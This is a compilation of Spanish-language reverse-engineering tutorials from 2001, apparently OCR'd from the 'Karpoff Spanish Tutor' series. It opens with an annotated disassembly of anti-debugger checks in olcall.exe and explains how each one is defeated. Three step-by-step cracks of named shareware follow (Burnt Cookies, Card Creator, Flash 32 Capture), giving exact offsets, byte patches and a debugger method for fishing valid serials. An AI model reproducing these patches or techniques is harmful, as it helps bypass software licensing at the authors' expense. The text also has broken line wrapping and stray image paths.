;los offsets corresponden a olcall.exe, en setup.exe, las
instrucciones

;son identicas, solo que 45000h bytes atras

;

; no seas cazurro y sigue el codigo como si se estuviera
ejecutando, que un

;jmp es un jmp y si no no te enteras de ná

:004af3e2 55             push ebp

:004af3e3 8d85a2030000   lea eax, dword ptr [ebp+000003a2]


:004af3e9 50             push eax
:004af3ea 33c0           xor eax, eax
:004af3ec 64ff30         push dword ptr fs:[eax]
:004af3ef 648920         mov dword ptr fs:[eax], esp

:004af3f2 eb10           jmp 004af404




;utilizando el seh, añade un "exception handler"
;cuyo address es [ebp+3a2] = 004af3f4
;por lo tanto si el programa causa una excepcion,
;la ejecución saltara a 004af3f4
;osea aqui abajo:


:004af3f4 8b642408       mov esp, dword ptr [esp+08]
:004af3f8 8b6c2408       mov ebp, dword ptr [esp+08]
:004af3fc 8d85b8030000   lea eax, dword ptr [ebp+000003b8]
:004af402 50             push eax
:004af403 c3             ret



;aqui restaura la pila, eliminando la entrada anterior de seh,
;y salta a ebp+3b8 = 004af40a

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af3f2(u)
|
:004af404 cc             int 03
```

```
:004af405 e911010000     jmp 004af51b
```

;llama a la interrupcion del debugger. si algun programa la esta usando,
;(debugers, dumpers...) lo interpretara como un "breakpoint" y luego
;continuara el flujo normal del programa (jmp 004af51b) donde esta
;la funcion que nos muestra el bonito mensaje de "debugger detected".
;si no hay ningun programa usandola, se generara una excepcion,
;ya que en la idt, la int 3 apuntará a 0000:00000000, y un proceso
;normal no tiene acceso a este lugar.
;
;con softice o trw2000 esto no debe preocuparnos, ya que ambos emulan
;esta excepcion. el problema aqui es que la ejecución saltaría al
;exception handler antes instalado, con lo que perderiamos el control
;del programa.
;si en cualquiera de los 2 tenemos i3here = on, olcall nos detectará
;el debugger y nos mandará a paseo

```
:004af40a 8d85ca030000   lea eax, dword ptr [ebp+000003ca]
:004af410 89442404       mov dword ptr [esp+04], eax
:004af414 646789260000   mov fs:[0000], esp
:004af41a eb10           jmp 004af42c
```

;instala otro exception handler, esta vez en 004af41c. aqui debajo...

```
:004af41c 8b642408 mov   esp, dword ptr [esp+08]
:004af420 8b6c2408 mov   ebp, dword ptr [esp+08]
:004af424 8d8511040000   lea eax, dword ptr [ebp+00000411]
:004af42a 50             push eax
:004af42b c3             ret
```

;vuelve a restaurar la pila, y nos hace saltar a 004af51b....
;vaya por dios, otra vez el mensaje...

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af41a(u)
```

```
:004af42c 0f018de80f0000 sidt [ebp+00000fe8]
:004af433 8b85ea0f0000   mov eax, dword ptr [ebp+00000fea]
:004af439 83c04e         add eax, 0000004e



;obtiene la direccion de la idt, y la carga en eax
;le suma a eax (5*8)+4 (4e) para obtener el offset de la entrada
;correspondiente a la interrupcion 5 (para que la querrá?)


:004af43c 668b18         mov bx, word ptr [eax]
:004af43f c1e310         shl ebx, 10
:004af442 668b5802       mov bx, word ptr [eax+02]
:004af446 b8000c0000     mov eax, 00000c00
:004af44b 813b45524548   cmp dword ptr [ebx], 48455245

:004af451 0f84c4000000   je 004af51b
:004af457 813b524f4753   cmp dword ptr [ebx], 53474f52
:004af45d 74f2           je 004af451
:004af45f 43             inc ebx
:004af460 48             dec eax
:004af461 7fe8           jg 004af44b


;este bucle escanea los c00h primeros bytes del handler del la int.
5
;en busca de las cadenas de bytes 45,52,45,48 y 52,4f,47,53. si
las
;encuentra, salta a codigo basura (004af451) y causando asi una
excepcion
;controlada. (y el handler de la interrupcion, como no, nos tira de
patitas
;a la calle)
;
;joder gonzalo, buen truco! a que no sabeis que son esos bytes?
pues
;ni más ni menos q las cadenas "ereh" y "rogs". gonzalin se miró
muy
;bien como funcionaba el frogsice, y se dio cuenta de que, mientras
;estaba activo, redireccionaba casi todas las interrupciones entre
0
;y f. y busco cerca del offset de la interrupcion cadenas con las
que
;detectarlo. "inst" "soft" "bchk" "rogs" aparecen por ahi, entre
otras :)
```

```
:004af463 8d8523040000   lea eax, dword ptr [ebp+00000423]
:004af469 89442404       mov dword ptr [esp+04], eax
:004af46d 646789260000   mov fs:[0000], esp
:004af473 eb10           jmp 004af485
```

;si sale del bucle sin detectar frogsice, vuelve a instalar otro
;se handler, en 004af475, y salta a 004af485

```
:004af475 8b642408       mov esp, dword ptr [esp+08]
:004af479 8b6c2408       mov ebp, dword ptr [esp+08]
:004af47d 8d8547040000   lea eax, dword ptr [ebp+00000447]
:004af483 50             push eax
:004af484 c3             ret

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af473(u)
|
:004af485 9c             pushfd
:004af486 810c2400010000 or dword ptr [esp], 00000100
:004af48d 7502           jne 004af491
:004af48f cd20           int 20
```

;joder joder, verifica la tf (trap flag), si está on, es que el
;programa esta siendo traceado...
;no se porque este metodo no me detecta siempre el softice, creia que
;era por algo del agi stall, pero me equivoque :) , no tiene nada que
;ver con eso. llamemosle 'peculiaridades de mi pc'

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af48d(c)
|
:004af491 9d             popfd
:004af492 f8             clc
:004af493 0f8382000000   jnb 004af51b
:004af499 8d8559040000   lea eax, dword ptr [ebp+00000459]
:004af49f 89442404       mov dword ptr [esp+04], eax
:004af4a3 646789260000   mov fs:[0000], esp
:004af4a9 eb10           jmp 004af4bb
```

;otra vez un exception handler, se handler o como le quieras llamar
;y otra vez en el pedazo de codigo justo despues del jump

```
:004af4ab 8b642408       mov esp, dword ptr [esp+08]
```

```
:004af4af 8b6c2408       mov ebp, dword ptr [esp+08]
:004af4b3 8d8580040000   lea eax, dword ptr [ebp+00000480]
:004af4b9 50             push eax
:004af4ba c3             ret



* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af4a9(u)
|
:004af4bb 66b80043       mov ax, 4300
:004af4bf cd68           int 68
:004af4c1 80bd290e000000 cmp byte ptr [ebp+00000e29], 00
:004af4c8 7408           je 004af4d2
:004af4ca 66057b0c       add ax, 0c7b
:004af4ce 6648           dec ax
:004af4d0 7449           je 004af51b



;uno de mis trucos antidebug favorito

;"frogsice could not detect it while softice is loaded"

;aunque tambien "frogsice get fucked" hace un rato :))

;

;segun ralph brown:

;----------------------------------------

;int 68 u - ??? - installation check??
;        ax = 4300h
;
;   return:
;        ax = f386h if ???
;   ???
;----------------------------------------
;pues ya sabemos que detecta! el debugger!
;sumarle 0c7bh a ax y luego restarle 1, es lo mismo que
;cmp ax,f386h. el je 004af51b nos lleva a... ya sabes

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af4c8(c)
|
:004af4d2 8d8592040000   lea eax, dword ptr [ebp+00000492]
:004af4d8 89442404       mov dword ptr [esp+04], eax
:004af4dc 646789260000   mov fs:[0000], esp
:004af4e2 eb10           jmp 004af4f4
```

```
;miralo! que original



:004af4e4 8b642408       mov esp, dword ptr [esp+08]
:004af4e8 8b6c2408       mov ebp, dword ptr [esp+08]
:004af4ec 8d85bd040000   lea eax, dword ptr [ebp+000004bd]
:004af4f2 50             push eax
:004af4f3 c3             ret

;este exception handler solo entrará en juego si boundschecker

;genera una excepcion (no hay sice, o algo de vida inteligente
mirando
;al sice

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004af4e2(u)
|
:004af4f4 f685290e0000ff test byte ptr [ebp+00000e29], ff
:004af4fb 7412           je 004af50f
:004af4fd 7501           jne 004af500
:004af4ff ebbd           jmp 004af4be
:004af501 4b             dec ebx
:004af502 48             dec eax
:004af503 43             inc ebx
:004af504 42             inc edx
:004af505 6a04           push 00000004
:004af507 58             pop eax
:004af508 cc             int 03
:004af509 663d0400       cmp ax, 0004
:004af50d 750c           jne 004af51b

;jejej, este gonzalin, que cab**n que es...
;tenemos un jz y luego un jnz, alguno de los dos tendra que saltar
no?
;pues que hace un jmp despues? no es un jmp. fijate que el jne
salta
;en el segundo byte de este supuesto jmp, transformando el medio
jmp
;y la ristra de decs y incs que vienen despues en un mov ebp,"bchk"
;si a eso le sumamos el, tb oscurecido mov eax,4 , tenemos mi
;truco antidebug favorito =d 'boundschecker'
;
;mov ebp,'bchk'
;mov eax,4
;int 3
;
;es un backdoor de softice, hace que no simule que la int 3
;esta sin usar. o sea, aqui saltariamos al exception handler si no
;hay sice, o continuaria la ejecucion por debajo del int 3 si
```

```
;tenemos sice.
;
;igual que el anterior, "frogsice could not detect this method
while
;softice is loaded in memory"
```

resumen

- **el programa se asegura de que no usamos ningun programa que utilice la int 3, debuggers cutres, sice o trw2000 con i3here on, dumpers y cosas asin.**
- **obtiene el offset del handler de la int 5 y lo escanea en busca de las cadenas "rogs" y "ereh", para detectar frogsice (muy buen truco)**
- **comprueba el estado del trap flag, para detectar si estamos traceando con softice**
- **int 68h - debugging kernel o algo asi - detecta todos los debuggers en modo protegido**
- **boundschecker, por si el sice aun sigue vivo**

conclusion

aunque la protección no sea una maravilla (que yo haya podido con ella no dice mucho a su favor ;)), hay que reconocer que esta mejor que otras que hay por ahi sueltas, pero se puede mejorar, mucho. si yo no hubiera visto esa instrucción sidt, no estaria escribiendo esto ahora. gonzalo, has demostrado que sabes ocultar instrucciones y muy bien, pues coño, deverias haberte dado cuenta de que ese sidt canta que te cagas.

pues eso, complica mas el codigo, escribe instrucciones en tiempo real, no organices el codigo con una estructura tan facil de ver. oye, y si a la primera te ocultan el debugger, a la segunda pasa de messagebox, y cuelga el ordenata :)) (es una opcion)

doc by birkin [02/01/01]

web:	www.birkin.org
mail:	antidebugrlz@birkin.org
irc:	libres.irc-hispano.org 6667
uin:	101600619

Karpoff Spanish Tutor 2001

Programa: Burnt Cookies v1.0.12

PROTECCION: **Serial.**

Objetivo: Simular estar registrados.

Descripcion: Programa para ver las cookies del ordenador

Dificultad: Novato.

DOWNLOAD: http://www.andersson-design.com/

Herramientas: **W32dasm,Editor Hexadecimal**

CRACKER: **Pedrolas** **FECHA:** **15/01/2001**


introduccion

burnt cookies es un programa que sirve para llevar el control de las cookies de tu ordenador. es capaz de monitorizar todos los cambios que se produces en las cookies cuando entras en las paginas web de las que ya haya una cookie registrada en tu ordenador.


este es mi tercer tutorial, y espero que os sirva para aprender como lo estoy haciendo yo con los manuales que escriben otras personas.

al atake

comenzamos abriendo el programa y viendo que nos dice, para ello ejecutamos el programa "burnt cookies.exe" y nos sale una cosa como esta:




en esta imagen vemos un bonito boton que pone "register", lo apretamos y nos sale lo siguiente:




lo rellenamos con nuestros datos y como el programa no es tonto, nos dirá que los datos son incorrectos, mostrandonos la siguiente ventana.

ha llegado el momento de ver como los atacamos, con el softice o con el w32dsam. bueno pues yo he elegido el w32dsam y parchear el programa para que crea que estamos registrados, cosa que no es verdad. para ello abrimos el "burnt cookies.exe" con el w32dsam y buscamos en el stringref algo parecido a la frase que nos sale cuando metemos un registro incorrecto "i am sorry but.....".
eureka, la encontramos pero cuando pinchamos en ella no encontramos nada en el codigo para poder atacar al programa.



pero sin embargo encima de nuestra frase se encuentra una que dice "re&gister", muy sospechosa, la miramos y caemos en el siguiente codigo:




caemos en la siguiente linea:
:00406136 6a6f push 0000006f

en la linea anterior vemos un salto que si lo pulsamos nos lleva al lugar donde hemos caido antes, pues bien tomamos

el offset de la linea del salto:

Line:8894 Pg 106 of 1138 Code Data @:00406134 @Offset 00006134h in File:Copia de Burnt Cookies.exe

que resulta ser el "00006134h", abrimos un editor hexadecimal y le damos a buscar el offset indicado, cuando llegamos sustituimos el 74 por un 75, salvamos y tenemos el programa registrado de tal manera que cuando volvamos a reiniciarlo nos saldrá lo siguiente:



en la cual vemos que ha desaparecido el boton "register". esto es todo amigos.

bilbao a 16 de enero de 2001.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Card Crator

PROTECCION: **Name / Seris**

Objetivo: Simular estar registrado

Descripcion: Programa que te permite crear tus propias tarjetas postales para enviar a cualquier amigo/a

Dificultad: Novato

DOWNLOAD: www.e-motional.com

Herramientas: **WinDams y editor hexadecimal**

CRACKER: **Riverwind** **FECHA:** **27/01/2001**

INTRODUCCION

Bueno despues de una temporada sin hacer nada,me he decidido a crakear este programilla que aunque no es muy util y sus funciones son escasas puede servirnos para enviar una postal personalizada a cualquier amigo/a,asi que no espereis grandes cosas de este programa y su proteccion es bastante simple,solo que al hacer alguna postal nos aparecer en ella que el programa es una demo,asi que lo reventaremos para quitar esa molesta publicidad.

AL ATAKE

Bueno pues despues de haber instalado el programa lo examinaresmos y para ello nos vamos al "abaut" aver que nos encontramos por aqui,bueno pues le damos al botoncito de "Register Now!" y nos sale una ventanita para introducir nuestros datos,en mi caso "Riverwind/123456"

Le damos a register y nos sale una ventanita que nos dice "This User Name does not match the registration code entered." osea en el idioma de cervantes que nos manda para casa sin nuestro regalito,pues bien nos apuntamos lo que nos dice en un papel y desamblamos el dichoso programa con el Windams e le damos al Strn Ref y nos saldran todas las cadenas del programa en esta ventanita buscamos lo que te salia al intentar registrar el programa bueno si ya lo has hecho tendras que ver algo como esto

```
* Possible StringData Ref from Data Obj ->"This User Name does not match "
                                        ->"the registration code entered."
                                        |
:004034FF 6878A24400                    push 0044A278
:00403504 8BCE                          mov ecx, esi
:00403506 E80EFF0200                    call 00433419

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040329B(C), :004034F6(U)
|
```

bien,lo que vamos hacer sera rastrear el codigo hacia arriba para ver que es lo que hay asi que ya estais mirandolo y pensando un poquitin...creo que tampoco es tan dificil saber que es lo que nos combiene,bien os lo dire yo tenemos que llegar asta....

```
:0040336D E8DEF2FFFF          call 00402650
:00403372 85C0                test eax, eax
:00403374 0F847E010000        je 004034F8
:0040337A 51                  push ecx
:0040337B 8D54240C            lea edx, dword ptr [esp+0C]
```

bueno supongo que ya sabeis lo que teneis que hacer,tenemos que cambiar el salto condicional por uno incondicional o sea 84 por 85,este es el salto responsable de que nos diga que no es valido la linea anterior que es 00403372 es la que compara nuestro serial con el verdadero asi que si cambiamos el salto obtendremos nuestra recompensa asi que miramos en la parte de abajo del WinDams donde pone offset y nos apuntamos la diereccion en un papel habrimos el editor hexa y cambiamos.....ya se te ha olvidado?el 84 por el 85!!guardamos los cambios y metemos de nuevo nuestro name/serial y como es logico nos da las gracias por haberlo comprado,bueno pues ya tienes el programa para ti solito,jeje.

Heyyy un momento que leñes pasa?no habiamos terminado?,por que al cerrar el programa me dice que esta sin registrar?,bueno tranquilos se ve que todavia tiene un poco de trabajo,vallamos al salto modificado,si nos fijamos hay un call un test y un je pues bien,sigamos el call que es el mas sospechoso de todos..

Ahora lo que tenemos que hacer es rastrear el codigo hacia abajo,vereis unos cuantos saltos,que si quereis los podeis probar con ellos pero ya os adelanto que no conseguireis nada,nuestro salto esta mas escondido,despues de estar un ratito examinando el codigo nos encontramos con algo bastante sosopechoso y que parece ser el responsable de la comprobacion

```
:00402712 C644241C02          mov [esp+1C], 02
:00402717 8D4C2408            lea ecx, dword ptr [esp+08]
:0040271B 7549                jne 00402766
:0040271D E8F4270300          call 00434F16
```

Bueno pues este saltito que veis aquie si es el reponsable de que al cerrar el programa comprueve si nuestros datos son correctos si modificamos es salto incodicional por uno condicional obtendremos el efecto que desamos teneis que cambiar el 75 por un 74 y el programa quedara registrado,espero que este tuto os sirva para algo.

Saludos a todos y en especial a Karpoff.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Flash 32 Capture

PROTECCION:	**Name/serial**
Objetivo:	Simular estar registrados
Descripcion:	Programa para capturar pantallas
Dificultad:	novato
DOWNLOAD:	http://www.logipole.com
Herramientas:	Editor hexadecimal y WinDams,Trw2000
CRACKER:	**Riverwind** **FECHA:** **31/01/2001**

INTRODUCCION

Trabaja bajo Windows 95, Windows 98, Windows NT 4 y 2000,captura imágenes de los archivos, imágenes de Internet WebCams, imágenes del Internet Explorador escondite. Flash32 se instala como un icono de la bandeja en la barra de la bandeja de Windows. Las capturas pueden ahorrarse con varios formatos gráficos, modificó, impreso... También encienda 32 permite la creación de iconos, cursores, las animaciones (ANI, AVI, FLI, FLC y GIF), papeles de empapelar, logotipos... Una captura de la pantalla puede ahorrarse o puede imprimirse con ou sin la interacción con el usuario.Aunque todo esto lo saque de la misma ayuda del programa me parece que no captura pantallas de windows,no lo he probado,la proteccion si no me he equibocado es ridicula,basicamente no tiene.

AL ATAKE

Bueno pues a este programa le atacaremos por tres sitios diferentes,dado que me ha parecido muy facil,talvez la mas limpia de todas sera la ultima pues no modificaremos nada,capturaremos un serial valido,empezemos por hacer la copia del ejecutable por lo que nos pueda pasar.Ejecutamos flash32 y nos aparecera una camara al lado del reloj de windows,nos vamos al "About" clikeando con el boton derecho del raton sobre la camara,aqui nos dice que pasados 30 dias deberemos registrarnos o dejara de funcionar,cerramos esta ventanita y ahora nos metemos en "register" metemos nuestros datos y pulsamos "ok" esto nos escupira con una estupida ventana que nos dice "Invalid key bla bla bla...."bueno nos apuntamos lo que nos dice,desamblamos y nos vamos directamente a buscar la cadena Invalid key cuando la tengamos localizada pulsaremos varias veces por si hay mas de una y como no la hay tendremos que ver algo como esto

```
:00421E14 83C404                add esp, 00000004
:00421E17 3BC1                  cmp eax, ecx
:00421E19 742E                  je 00421E49
:00421E1B 6A10                  push 00000010

* Possible StringData Ref from Data Obj ->"Register"
                                |
:00421E1D 68BCC24500            push 0045C2BC

* Possible StringData Ref from Data Obj ->"Invalid key"
                                |
:00421E22 682CE14500            push 0045E12C
:00421E27 55                    push ebp
```

lo que esta marcado en azul es donde nos dejaron,bueno pues visto y no visto,yo juraria que el salto ese es el que nos da el mensaje de error,bueno pues modificar este salto y esto se habra terminado,ya sabeis lo q teneis que hacer asi que no dire nada mas.Estos programadores no deberian saber muy bien que hacian,mas que nada parece un crackMe que otra cosa,en fin peor para ellos.

Para el siguiente remplazar el original por el crackeado y recuerda que tienes que tener los dos ejecutables.

Bueno vamos a por el otro ataque,este consiste en adelantar la fecha del ordenador un mes para que expire el programa cuando lo hayamos hecho deberiamos ver una ventanita que nos dice algo asi como "The evaluation...."(para que os molesteis un poquillo que alguno solo se dedica a coger las direcciones) ;) bueno cuando lo hayais encontrado teneis que ver esto

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411F48(C)
|

* Possible StringData Ref from Data Obj ->"The evaluation period is finished."
                                        |
:00411F75 6838C44500                    push 0045C438
```

Bueno pues esto es muy sencillo,lo que teneis que hacer es seguir la referencia que vemos arriba de donde nos dejaron osea 00411f48 esto nos llevara a....

```
:00411F45 7456                    je 00411F9D
:00411F47 48                      dec eax
:00411F48 742B                    je 00411F75
:00411F4A 8B9424BC010000          mov edx, dword ptr [esp+000001BC]
:00411F51 6A00                    push 00000000
```

si sabeis lo que hos combiene modificareis el 742B por 752B,con esto el programa no caducara,pero no estaries registrados y os recordaran que teneis que registraros aunque no pasen los dias para nuestro programa aqui que cada cual haga lo que quiera.

Bueno pues este es el ultimo atake el mas limpio y efectivo de los tres,que decir tiene que no vamos a modificar ningun byte,yo utilizare el TRW2000 aunque podeis utilizar cualquiera de los dos,los comandos son casi los mismos pero pueden cambiar las direcciones ya que en cada ordenador son diferentes,bueno arrancamos el trw2000 le damos a "Browse" y buscamos Flash32 cuando lo tengamos listo le damos a "load" y entraremos de lleno en al trw2000(desde ahora trw),pulsamos F5 o CTRL+N y apareceremos en windows de nuevo,metemos nuestros datos y antes de darle al ok pulsamos ctrl+n para entrar en trw ahi lo que tenemos que hacer es poner un breakpoint desde ahora "bpx",que sera

bpx messageboxa

y pulsamos F5 saldremos de nuevo a window y el programa nos dira "Invalid Key" le damos al ok y entraremos de nuevo al trw,nos dejara en User!MessageBoxa,bien tecleamos bc* con esto borraremos todos los bpx que tengamos puestos(si no te lo sabes te recomiendo que te leas las ayudas del programa),si os fijais un poco mas arriba de donde se escriben los comandos vereis que pone User32!.text+316C esto nos dice que estamos dentro de la libreria User,a nosotros no nos interesa para nada asi que pulsamos F10 y habremos llegado a nuestro querido flash32 en mi caso aparecere en

016F: 00421E2E push BYTE+01

Bien ahora llego el momento de tracear el programa hacia arriba y os preguntareis como se hace,pues bien si pulsais F6 vereis que aparece una linea de color azul que resalta las direcciones esta se mueve con los cursores hacia arriba o abajo segun os convenga,nosotro la deslizaremos hacia arriba,fijaros bien por que ya estamos muy cerca de nuestro serial bien pues si examinamos lo siguiente

016f: 00421E0E mov ecx,[0046A9F4]

016F: 00421E14 add esp,byte+04

016F: 00421E17 cmp eax,ecx----------->al loro que este compara nuestro serial con el autentico

016d: 00421E19 jz 00421E49----------->salta si es falso

bueno como todo esto ya paso,lo que vamos hacer sera detener el programa justo cuando compara nuestro serial con el autentico para ello colocaremos un bpx en la direccion 00421E17 lo podeis poner si lo resaltais con f9 sabreis que estara puesto porque el color cambiara a verde sino teclear bpx 00421E17,para salir pulsamos F5 y vereis que no sale nada,no os preocupeis,meteremos de nuevo nuestros datos y al pulsar ok saltara el bpx,y ahora os preguntareis como se sabe el serial bien si haceis ?eax os saldra vuestro serial,algo como esto....

DEC= 123456789 ---------->mi serial falso

HEX= 75bcd15---------->en hexadecimal


y lo que nos interesa al poner ?ecx

DEC= -926885701

HEX= c8c0d8bb---------->nuestro ansiado serial

si meteis esto tal y como os lo da el trw no os servira de nada asi que coger la calculadora y convertirlo a decimal y conseguireis el auntentico serial para vuestros datos,bueno pues asta aqui hemos llegado,espero que lo espuesto aqui os sirva para algo y perdornar si me he equivocado en algo.

Por cierto os invito a que descubraies el origen de este fallo...



suertee!!

salud2 a todos/as y en especial a Karpoff

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

